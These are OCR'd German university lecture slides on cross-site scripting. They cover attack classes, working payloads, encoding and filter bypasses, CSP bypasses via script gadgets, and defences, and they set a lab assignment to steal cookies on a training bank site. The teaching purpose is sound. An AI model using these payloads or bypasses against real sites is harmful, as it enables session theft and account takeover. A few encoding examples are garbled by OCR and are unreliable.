# VORTRAG 2

## CROSS-SITE SCRIPTING

Vortragender: Daniel Plath

# BADBANK?!

**über badbank.nds.rub.de ?!**

# SESSIONS

**Was waren nochmal Sessions?**

**Cookies anderer Webseiten auslesen. Möglich?**

Same-Origin-Policy

# SOP

## Wie stehlen wir nun Sessions?

Code-Injection.

bankedin.com/?page=blafoo

```
<!DOCTYPE html>
<title>BankedIn | 404</title>
Die Seite "blafoo" wurde nicht gefunden!
```

bankedin.com/?page=blafoo

```
<!DOCTYPE html>
<title>BankedIn | 404</title>
Die Seite "<b>blafoo</b>" wurde nicht gefunden!
```

# CROSS-SITE SCRIPTING

## Script-Tag

```
<script>alert(1337)</script>
<script src=http://external.com/script.js></script>
```

## Event-Handler

```
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
```

## javascript Pseudo-Protokoll

```
<a href=javascript:alert(1)>Click me</a>
<iframe src=javascript:alert(1)></iframe>
```

## eval und Ähnliche


```
eval('alert(1)');
$('#ele').html('<xss>')
```

# expression in CSS (IE < 8)

```
a { color:expression(alert(1)); }
```


# KLASSEN

# XSS



# REFLECTED XSS

# REFLECTED XSS





Demo

# REFLECTED XSS

1. Angreifer sendet Link mit Payload
2. Opfer klickt
3. Browser sendet Anfrage mit Payload an WebApp
4. Angreifbare WebApp antwortet mit Payload im Body
5. Payload wird im Browser des Opfers ausgeführt

**Wie den Payload verstecken?**

# PERSISTENT XSS




Demo

# PERSISTENT XSS


1. Angreifer sendet Payload an WebApp
2. WebApp speichert Payload
3. WebApp liefert Payload an andere Besucher aus
4. Payload wird im Browser der Besucher ausgeführt

# DOM-BASED XSS

- XSS Lücke im clientseitiger Programmierung
- Server (häufig komplett) unbeteiligt
- Übersichtliche Quellen & Senken
  - innerHTML und co.
  - DOM XSS Wiki

Demo

# XSS



# WEITERE XSS

- Universal XSS (UXSS)
  - im Browser
  - in Extensions
- Mutated XSS (mXSS)
  - innerHTML *mutieren* die Eingabe

# MUTATED XSS IE8

```
<!-- Attacker Input -->
<img src="test.jpg" alt="``onload=xss()" />
<!-- Browser Output -->
<IMG alt=`` onload=xss() src="test.jpg" >
```

# BEISPIEL 1

location.pathname: http://rub.de/index.php

```
<script>
    document.write("<img src='/log?p=" + location.pathname + "'>");
</script>
```

- Wie angreifen? → /index.php/'onerror=alert(1)//
- Welche Klasse? → DOM-based XSS

# BEISPIEL 2

```
if(!check_login($_POST['user'], $_POST['pwd'])){
    die("<b>" . $_POST['user'] . "does not exist!</b>");
}
```

- Wie angreifen? → user=<script>alert(1)</script>
- Welche Klasse? → Reflected XSS

POST?!

```
<form name="x" action="http://vuln.com" method="post">
    <input type="" name="user" value="<script>alert(1)</script>">
    <input type="" name="pwd">
</form>
<script>document.x.submit()</script>
```

# AUSWIRKUNGEN

- Data leakage
  - Cookies
  - Passwörter
  - sonstige private Daten
- Seitenmanipulation
  - Defacement
  - Phishing
- Direkt Aktionen als Opfer ausführen
  - Admins anlegen
  - ...

# VERTEIDIGUNG

# HAUPTVERTEIDIGUNG

Output encoden (je nach Kontext)


| Zeichen | HTML | JavaScript | URL |
|---|---|---|---|
| < | &lt; | \u003c | %3c |
| > | &gt; | \u003e | %3e |
| " | &quot; | \u0022 | %22 |
| ' | &apos; | \u0027 | %27 |
| & | &amp; | \u0026 | %26 |

# KONTEXTE

keine vollständige Liste

| Context | Example code |
| --- | --- |
| HTML element content | `<div>Input</div>` |
| HTML attribute value | `<input value="Input">` |
| URL query value | `http://example.com/?parameter=Input` |
| CSS value | `color: Input` |
| JavaScript value | `var name = "Input";` |

# INPUT-OUTPUT?




**Input encoden oder Output encoden?**

# SICHER?

$_GET['title'] enthält query string parameter (URL?title=string)
htmlentities() encoded unter anderem "<>'& (ENT_QUOTES set)

```
<title>
    <?php echo htmlentities($_GET['title'], ENT_QUOTES); ?>
</title>
```

**Ja.**

# SICHER?

custom_json_encode("test") => "test"
custom_json_encode('t\e"st') => "t\\e\"st"

```
<script>
var string = "<?php echo custom_json_encode($_GET['data']); ?>";
</script>
```

## Was passiert bei ?data=</script><svg onload=alert(1)>?

```
<script>
var string = "</script><svg onload=alert(1)>";
</script>
```

alert(1), da HTML-Parser Vorrang hat

# SICHER?

htmlspecialchars() encoded "<>&

```
<a href='http://lul.com/<?php echo htmlspecialchars($_GET["url"]); ?>'>
    click me
</a>
```

?url='%20onclick='alert(1)

```
<a href='http://lul.com/' onclick='alert(1)'>
    click me
</a>
```

# SICHER?

htmlentities() encoded unter anderem "<>'& (ENT_QUOTES set)

```
<a href="#" onclick="var a='foo<?=htmlentities($_GET['bar'], ENT_QUOTES);?>'">
    Click Me
</a>
```

?bar=';alert(1);//

```
<a href="#" onclick="var a='foo&#039;; alert(1);//'">Click Me</a>
```

# SICHER?

htmlentities() encoded unter anderem "<>'& (ENT_QUOTES set)

```
<a href='<?php echo htmlentities($_GET["url"], ENT_QUOTES); ?>'>
    click me
</a>
```

?url=javascript:alert(1)

```
<a href='javascript:alert(1)'>
    click me
</a>
```

# WHITE-/BLACKLISTS

- Heute auch: "Allow- / Blocklist"
- Whitelist: Bestimmte Zeichen(ketten) erlauben
- Blacklist: Bestimmte Zeichen(ketten) verbieten
  - (Fast) nie zukunftssicher
  - Limitiert durch euer Wissen
- Security: Whitelist > Blacklist
- Im letzten Beispiel: Nur https?:// erlauben


# SICHER?

preg_match() gibt true zurück wenn die RegEx matched
In Charakterklasse \w sind a-zA-Z0-9_

```
$email = $_GET['email'];
if (preg_match('/^\w+@\w+\.\w+$/', $email)) {
    echo $email;
}
```

**Ja.**

# DEFENSE IN DEPTH



# HTTPONLY COOKIES

- Normalerweise: document.cookie = alle Cookies
  - D.h. XSS kann trivial Cookies klauen
- httpOnly Cookies dürfen *nicht* clientseitig ausgelesen werden
  - Kein Trivialer Sesssion-Klau mehr möglich
  - Siehe "Auswirkungen" für andere Payloads

```
Set-Cookie: session=123; httpOnly
```

# CONTENT SECURITY POLICY

- Traditionell dürfen Webseiten sehr viel
  - Beliebige Skripte einbinden
  - Beliebige Bilder einbinden
  - ...
- CSP Header limitiert Möglichkeiten
  - z.B. erlaube nur Skripte von Domain xy
- Auswirkungen von XSS werden gemindert

# CSP

- Standardmäßig ausgeschaltet
  - inline Skripte
  - inline Stylesheets
  - eval-ähnliche Funktionen

```
Content-Security-Policy: default-src 'none';
                         script-src 'self' 'unsafe-eval';
                         style-src 'unsafe-inline';
                         connect-src nds.rub.de;
                         font-src https://nds.rub.de;
                         img-src *;
```

# NONCE/HASH CSP

inline Skripte standardmäßig nicht erlaubt

```
Content-Security-Policy: script-src 'nonce-2726c7f26c'
 'sha256-faGaa+Y9vf+u/aGIcSfgjSf3oZIDxnCCaUIfj+cwERQ=';
```

```
<script nonce="2726c7f26c">
  console.log('inline 1 executed');
</script>

<script src="app.js" nonce="2726c7f26c"></script>

<!-- hash matches -->
<script>
  console.log('inline 2 executed');
</script>
```

Demo

# CSP BYPASS 1

```
Content-Security-Policy: default-src 'self';
```

**Warum kann diese CSP nicht schützen, wenn Uploads auf diese Domain möglich sind?**

# CSP BYPASS 2

```
Content-Security-Policy: default-src 'self' *.google.com
```

```
<script
src="https://cse.google.com/api/007627024705277327428:r3vs7b0fcli/popularqueryjs?
```

Demo

# CSP BYPASS 3

strict-dynamic erlaubt Skripten weitere Skripte nachzuladen

```
Content-Security-Policy: script-src 'nonce-2726c7f26c' 'strict-dynamic';
```

```
<script nonce="2726c7f26c" src="https://maxcdn.bootstrapcdn.com/bootstrap/
    3.3.7/js/bootstrap.js"></script>
```

## Script Gadgets!

```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

Demo

# CSP EVALUATOR

- CSP-Evaluator von Google

# FILTER BYPASSING

# XSS FILTERING

- Javascript ist eine komplexe Sprache
  - (e.g., Exotic Payloads, JSfuck)
- HTML Parser ist sehr tolerant
- Encodings

# JS ENCODING

| Kontext | Encoding | Beispiel | Beschreibung |
|---|---|---|---|
| Fast überall* | \uCODE | \u0061 = a | unicode escape |
| String | \xHEX | \x61 = a | hexadecimal escape |
| String | \OCT | \141 = a | octal escape |

* keine Whitespaces, Klammern, ...

- Semikolon kann oft weggelassen werden
  - Interpreter fügt eins ein, wo es für ihn passt

```
\u0061lert('\x61lerting \141\u0061 string ;)')
```

Demo

# URL ENCODING

| Encoding | Beispiel | Beschreibung |
|---|---|---|
| %HEX | %61 = a | URL encoding |

- Besonders nützlich mit javascript Pseudo-Protokoll
- Aber: Das Protokoll selber lässt sich nicht encoden

```
<a href='javascript:%61lert(1)'>Muh</a>
```

Demo

# HTML ENCODING

| Encoding | Beispiel | Beschreibung |
|---|---|---|
| &KEYWORD; | & = & | keyword entities |
| &#DEC; | a = a | decimal entities |
| &#HEX; | a = a | hexadecimal entities |

- Semikolon kann oft weggelassen werden
- / valider Trenner von Attributen
- Unbekanntes wird ignoriert
- Encoding in Attribut-Werten wird erst dekodiert!

```
<img/bar/src='x'/foo/onerror=&#x61lert(1)//asdf>
```

Demo

# C-C-C-COMBO!

```
<script>alert('h4ckpr4')</script>
```

```
<script>\u0061\u006c\u0065\u0072\u0074('\x68\x34\x63\x6b\x70\x72\x34')
</script>
```

```
<svg><script>&#x5c&#x75&#x30&#x30&#x36&#x31&#x5c&#x75&#x30&#x30&#x36&#x63
&#x5c&#x75&#x30&#x30&#x36&#x35&#x5c&#x75&#x30&#x30&#x37&#x32&#x5c&#x75&
#x30&#x30&#x37&#x34&#x28&#x27&#x5c&#x78&#x36&#x38&#x5c&#x78&#x33&#x34&#x5c
&#x78&#x36&#x33&#x5c&#x78&#x36&#x62&#x5c&#x78&#x37&#x30&#x5c&#x78&#x37
&#x32&#x5c&#x78&#x33&#x34&#x27&#x29</script>
```

svg ist hier essentiell - nur dadurch kann HTML-Encoding in einem script-Tag verwendet werden (nur Chrome).

Demo

# BROWSER-SPEZIFISCH

- Viele fortgeschrittene Payloads sind browser-spezifisch
  - vbscript-Pseudo-Protokoll in IE < 11
- Angriffsvektoren z.B. auf html5sec.org
- Für spezifischere Dinge shazzer.co.uk

# SHAZZER BEISPIEL

- Python-Script welches Bilder vom User zulassen will
  - Aber nur, wenn sie *sicher* sind!
  - also keine Event-Handler (onerror, on...)

```
def is_safe_img(img):
    """ img contains an image tag like this 'img src="xxx"/alt="xxx"' """
    for i, token in enumerate(re.split('[\/\s]', img)):  # whitespace or /
        if i == 0 and token != 'img':
            return False  # invalid tag
        elif token.startswith('on'):  # <-- das hier wollen wir bypassen
            return False  # event handler
    return True
```

## Shazzer Ergebnis

z.B. Bypass IE<11: \x00onerror=alert(1)

# SICHER?

custom_filter() escaped \n und \r

```
var test = 'something';  // <?php echo custom_filter($_GET['input']); ?>
```

Fragen wir mal Shazzer

?input=\u2028alert(1)

LINE SEPARATOR (U+2028)

# DEFENSES ZUSAMMENFASSUNG

- Richtig encoded nach Kontext
- oder Auto-Escaping Templates
- Schaden einschränken:
  - CSP setzen
  - Http Only Cookies
  - moderne JS Frameworks benutzen
  - evtl. Trusted Types
  - ...
- DOMPurify

# AUFGABE


XSS auf der Badbank finden ist unmöglich
CHANGE MY MIND
imgflip.com

# AUFGABE

- 2 XSS Lücken finden
- JS Cookie-Stealing Payload für **beide** bauen
  - Wir stellen einen Cookie Logger
- Präparierten Link an nds+badbank@rub.de schicken
  - Social Engineering!
  - Mr. Pinhead klickt auf eure Links
- Account stehlen und Passwort ändern
- Abgabe bis Dienstag den 02.11.2021, 23:59 Uhr
- **Bonus:** Extralücke finden! (siehe Aufgabe)

# AUFGABE

- Advisory
  - Beide! Exploits + Erklärungen
    - wie, wo, was, warum
  - XSS-Kategorie einordnen
  - Methodik
  - Gegenmaßnahmen
  - **Bonus:** Bei 3 Lücken im Advisory

# FRAGEN?

## ANTWORTEN!

Auch per Mail an nds+badbank@rub.de

# QUELLEN


1. M. Heiderich - HTML5Sec.org
2. M. Heiderich, J. Schwenk, T. Frosch, J. Magazinius, E. Z.Yang - mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations
3. Mozilla CSP documentation - Content Security Policy
4. S Lekies, K Kotowicz - blackhat.com Breaking XSS mitigations via Script Gadgets